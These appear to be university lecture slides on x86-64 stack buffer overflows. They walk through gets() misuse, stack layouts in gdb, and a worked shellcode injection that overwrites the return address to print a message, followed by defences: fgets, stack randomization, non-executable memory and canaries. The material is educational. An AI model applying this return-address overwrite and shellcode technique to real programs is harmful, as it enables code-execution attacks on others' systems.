CS 33

Machine Programming (4)

String Library Code

- **Implementation of Unix function `gets()`**

```c
/* Get string from stdin */
char *gets(char *dest)
{
    int c = getchar();
    char *p = dest;
    while (c != EOF && c != '\n') {
        *p++ = c;
        c = getchar();
    }
    *p = '\0';
    return dest;
}
```

   – **no way to specify limit on number of characters to read**
- **Similar problems with other library functions**
   – **`strcpy`, `strcat`: copy strings of arbitrary length**
   – **`scanf`, `fscanf`, `sscanf`, when given `%s` conversion specification**

Vulnerable Buffer Code

```
/* Echo Line */
void echo()
{
    char buf[4];   /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
int main() {
    echo();

    return 0;
}
```

```
unix>./echo
123
123
```

```
unix>./echo
123456789ABCDEF01234567
123456789ABCDEF01234567
```

```
unix>./echo
123456789ABCDEF012345678
Segmentation Fault
```

Buffer-Overflow Disassembly

echo:

```
000000000040054c <echo>:
  40054c:        48 83 ec 18        sub     $0x18,%rsp
  400550:        48 89 e7           mov     %rsp,%rdi
  400553:        e8 d8 fe ff ff     callq   400430 <gets@plt>
  400558:        48 89 e7           mov     %rsp,%rdi
  40055b:        e8 b0 fe ff ff     callq   400410 <puts@plt>
  400560:        48 83 c4 18        add     $0x18,%rsp
  400564:        c3                 retq
```

main:

```
0000000000400565 <main>:
  400565:        48 83 ec 08        sub     $0x8,%rsp
  400569:        b8 00 00 00 00     mov     $0x0,%eax
  40056e:        e8 d9 ff ff ff     callq   40054c <echo>
  400573:        b8 00 00 00 00     mov     $0x0,%eax
  400578:        48 83 c4 08        add     $0x8,%rsp
  40057c:        c3                 retq
```

Buffer-Overflow Stack

Before call to gets

```
Stack frame
for main
```

```
Return Address
```

[3][2][1][0]

%rsp
(buf)

Stack frame
for echo

```
/* Echo Line */
void echo()
{
    char buf[4];   /* Too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    subq      $24, %rsp
    movq      %rsp, %rdi
    call      gets
    movq      %rsp, %rdi
    call      puts
    addq      $24, %rsp
    ret
```

Buffer Overflow Stack Example

```
unix> gdb echo
(gdb) break echo
Breakpoint 1 at 0x40054c
(gdb) run
Breakpoint 1, 0x000000000040054c in echo ()
(gdb) print /x $rsp
$1 = 0x7fffffffe988
(gdb) print /x *(unsigned *)$rsp
$2 = 0x400573
```

Before call to gets

Stack frame for **main**
Return Address
[3][2][1][0]

Before call to gets

| Stack frame for **main** |
|:---:|
| 00 00 00 00 00 40 05 73 |
| |
| |
| [3][2][1][0] |

```
40056e:        e8 d9 ff ff ff    callq   40054c <echo>
400573:        b8 00 00 00 00    mov     $0x0,%eax
```

Buffer Overflow Example #1

Before call to gets

Input 1234567

Stack frame for **main**	
Return Address	
	[3][2][1][0]

|	
Stack frame for **main**	
00 00 00 00 00 40 05 73	
00 37 36 35 34 33 32 31	

Overflow buf, but no problem

```
40056e:        e8 d9 ff ff ff    callq   40054c <echo>
400573:        b8 00 00 00 00    mov     $0x0,%eax
```

Buffer Overflow Example #2

Before call to gets

Stack frame
for **main**

Return Address

| | | | | [3] | [2] | [1] | [0] |

Input 123456789ABCDEF01234567

Stack frame
for **main**

00	00	00	00	00	40	05	73
00	37	36	35	34	33	32	31
30	46	45	44	43	42	41	39
38	37	36	35	34	33	32	31

## Still no problem

```
40056e:        e8 d9 ff ff ff    callq   40054c <echo>
400573:        b8 00 00 00 00    mov     $0x0,%eax
```

Buffer Overflow Example #3

Before call to gets

Input 123456789ABCDEF012345678

Stack frame for **main**							

Return Address							

				[3]	[2]	[1]	[0]

Stack frame for **main**							

00	00	00	00	00	40	05	00
38	37	36	35	34	33	32	31
30	46	45	44	43	42	41	39
38	37	36	35	34	33	32	31

Return address corrupted

```
40056e:        e8 d9 ff ff ff    callq   40054c <echo>
400573:        b8 00 00 00 00    mov     $0x0,%eax
```

Avoiding Overflow Vulnerability

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    fgets(buf, 4, stdin);
    puts(buf);
}
```

- **Use library routines that limit string lengths**
  - **fgets instead of gets**
  - **strncpy instead of strcpy**
  - **don't use scanf with %s conversion specification**
    - » **use fgets to read the string**
   - » **or use %ns where n is a suitable integer**

Malicious Use of Buffer Overflow

Stack after call to **gets()**

```
void main(){
   echo();
   ...
}
```

return
address
A

```
int echo() {
   char buf[80];
   gets(buf);
   ...
   return ...;
}
```

main stack frame

buf

data written
by **gets()**

pad

exploit
code

buf

echo stack frame

- **Input string contains byte representation of executable code**
- **Overwrite return address A with address of buffer buf**
- **When echo() executes ret, will jump to exploit code**

```
int main( ) {
    char buf[80];
    gets(buf);
    puts(buf);
    return 0;

}

main:
  subq  $88, %rsp  # grow stack
  movq  %rsp, %rdi # setup arg
  call  gets
  movq  %rsp, %rdi # setup arg
  call  puts
  movl  $0, %eax   # set return value
  addq  $88, %rsp  # pop stack
  ret
```

| previous frame |
| return address |
| **Exploit** |
| |

Crafting the Exploit ...

- ## Code + padding
  - ### 96 bytes long
    - » **88 bytes for buf**
    - » **8 bytes for return address**

Code (in C):

```c
void exploit() {
  write(1, "hacked by twd\n",
      strlen("hacked by twd\n"));
  exit(0);
}
```

```
previous frame

return address

buf
(88 bytes)
```

Quiz 1

The exploit code will be read into memory starting at location 0x7fffffffe948. What value should be put into the return-address portion of the stack frame?

a) 0

b) 0x7fffffffe948

c) 0x7fffffffe9a0

d) it doesn't matter what value goes there

	previous frame
0x7fffffffe9a0	return address
	buf **(88 bytes)**
0x7fffffffe948	

Assembler Code from gcc

```
        .file "exploit.c"
        .section        .rodata.str1.1,"aMS",@progbits,1
.LC0:
        .string "hacked by twd\n"
        .text
        .globl  exploit
        .type   exploit, @function
exploit:
.LFB19:
        .cfi_startproc
        subq    $8, %rsp
        .cfi_def_cfa_offset 16
        movl    $14, %edx
        movl    $.LC0, %esi
        movl    $1, %edi
        call    write
        movl    $0, %edi
        call    exit
        .cfi_endproc
.LFE19:
        .size   exploit, .-exploit
        .ident  "GCC: (Debian 4.7.2-5) 4.7.2"
        .section .note.GNU-stack,"",@progbits
```

Exploit Attempt 1

```
exploit:  # assume start address is 0x7fffffffe948
  subq  $8, %rsp           # needed for syscall instructions
  movl  $14, %edx          # length of string
  movq  $0x7fffffffe973, %rsi   # address of output string
  movl  $1, %edi           # write to standard output
  movl  $1, %eax           # do a "write" system call
  syscall
  movl  $0, %edi           # argument to exit is 0
  movl  $60, %eax          # do an "exit" system call
  syscall
str:
.string "hacked by twd\n"
  nop ⎤
  nop ⎥
  ... ⎬  29 no-ops
  nop ⎦
.quad 0x7fffffffe948
.byte '\n'
```

Actual Object Code

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:    48 83 ec 08              sub     $0x8,%rsp
   4:    ba 0e 00 00 00           mov     $0xe,%edx
   9:    48 be 73 e9 ff ff ff     movabs  $0x7ffffffe973,%rsi
  10:    7f 00 00
  13:    bf 01 00 00 00           mov     $0x1,%edi
  18:    b8 01 00 00 00           mov     $0x1,%eax
  1d:    0f 05                    syscall
  1f:    bf 00 00 00 00           mov     $0x0,%edi
  24:    b8 3c 00 00 00           mov     $0x3c,%eax
  29:    0f 05                    syscall
```

big problem!

```
000000000000002b <str>:
  2b:    68 61 63 6b 65           pushq   $0x656b6361
  30:    64 20 62 79              and     %ah,%fs:0x79(%rdx)
  34:    20 74 77 64              and     %dh,0x64(%rdi,%rsi,2)
  38:    0a 00                    or      (%rax),%al
  . . .
```

Exploit Attempt 2

```
.text                                          str:
exploit: # starts at 0x7ffffffe948            .string "hacked by twd"
subq   $8, %rsp
movb   $9, %dl                                 nop
addb   $1, %dl                append           nop
movq   $0x7ffffffe990, %rsi   0a to str        ...      13 no-ops
movb   %dl, (%rsi)                             nop
movl   $14, %edx
movq   $0x7ffffffe984, %rsi                    .quad 0x7ffffffe948
movl   $1, %edi                                .byte '\n'
movl   $1, %eax
syscall
movl   $0, %edi
movl   $60, %eax
syscall
```

Actual Object Code, part 1

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08                sub     $0x8,%rsp
   4:   b2 09                      mov     $0x9,%dl
   6:   80 c2 01                   add     $0x1,%dl
   9:   48 be 90 e9 ff ff ff       movabs  $0x7fffffffe990,%rsi
  10:   7f 00 00
  13:   88 16                      mov     %dl,(%rsi)
  15:   ba 0e 00 00 00             mov     $0xe,%edx
  1a:   48 be 84 e9 ff ff ff       movabs  $0x7fffffffe984,%rsi
  21:   7f 00 00
  24:   bf 01 00 00 00             mov     $0x1,%edi
  29:   b8 01 00 00 00             mov     $0x1,%eax
  2e:   0f 05                      syscall
  30:   bf 00 00 00 00             mov     $0x0,%edi
  35:   b8 3c 00 00 00             mov     $0x3c,%eax
  3a:   0f 05                      syscall
          . . .
```

Actual Object Code, part 2

```
00000000000003c <str>:
  3c:    68 61 63 6b 65           pushq   $0x656b6361
  41:    64 20 62 79              and     %ah,%fs:0x79(%rdx)
  45:    20 74 77 64              and     %dh,0x64(%rdi,%rsi,2)
  49:    00 90 90 90 90 90        add     %dl,-0x6f6f6f70(%rax)
  4f:    90                       nop
  50:    90                       nop
  51:    90                       nop
  52:    90                       nop
  53:    90                       nop
  54:    90                       nop
  55:    90                       nop
  56:    90                       nop
  57:    48 e9 ff ff ff 7f        jmpq    8000005c <str+0x80000020>
  5d:    00 00                    add     %al,(%rax)
  5f:    0a                       .byte 0xa
```

Quiz 2

```c
int main( ) {
    char buf[80];
    gets(buf);
    puts(buf);
    return 0;
}
```

```
main:
  subq  $88, %rsp  # grow stack
  movq  %rsp, %rdi # setup arg
  call  gets
  movq  %rsp, %rdi # setup arg
  call  puts
  movl  $0, %eax   # set return value
  addq  $88, %rsp  # pop stack
  ret
```

Exploit Code (in C):

```c
void exploit() {
    write(1, "hacked by twd\n", 15);
    exit(0);
}
```

The exploit code is executed:

a) before the call to *gets*

b) before the call to *puts*, but after *gets* returns

c) on return from *main*

System-Level Protections

- **Randomized stack offsets**
  - **at start of program, allocate random amount of space on stack**
  - **makes it difficult for hacker to predict beginning of inserted code**

- **Non-executable code segments**
  - **in traditional x86, can mark region of memory as either "read-only" or "writeable"**
    - » **can execute anything readable**
  - **modern hardware requires explicit "execute" permission**

```
unix> gdb echo
(gdb) break echo

(gdb) run
(gdb) print /x $rsp
$1 = 0x7ffffffc638

(gdb) run
(gdb) print /x $rsp
$2 = 0x7fffffffbb08

(gdb) run
(gdb) print /x $rsp
$3 = 0x7ffffffc6a8
```

Stack Canaries

- **Idea**
  - place special value ("canary") on stack just beyond buffer
  - check for corruption before exiting function

- **gcc implementation**
  - `-fstack-protector`
  - `-fstack-protector-all`

```
unix>./echo-protected
Type a string:1234
1234
```

```
unix>./echo-protected
Type a string:12345
*** stack smashing detected ***
```

Protected Buffer Disassembly

```
0000000000400610 <echo>:
  400610:    48 83 ec 18                sub     $0x18,%rsp
  400614:    64 48 8b 04 25 28 00       mov     %fs:0x28,%rax
  40061b:    00 00
  40061d:    48 89 44 24 08             mov     %rax,0x8(%rsp)
  400622:    31 c0                      xor     %eax,%eax
  400624:    48 89 e7                   mov     %rsp,%rdi
  400627:    e8 c4 fe ff ff             callq   4004f0 <gets@plt>
  40062c:    48 89 e7                   mov     %rsp,%rdi
  40062f:    e8 7c fe ff ff             callq   4004b0 <puts@plt>
  400634:    48 8b 44 24 08             mov     0x8(%rsp),%rax
  400639:    64 48 33 04 25 28 00       xor     %fs:0x28,%rax
  400640:    00 00
  400642:    74 05                      je      400649 <echo+0x39>
  400644:    e8 77 fe ff ff             callq   4004c0 <__stack_chk_fail@plt>
  400649:    48 83 c4 18                add     $0x18,%rsp
  40064d:    c3                         retq
```
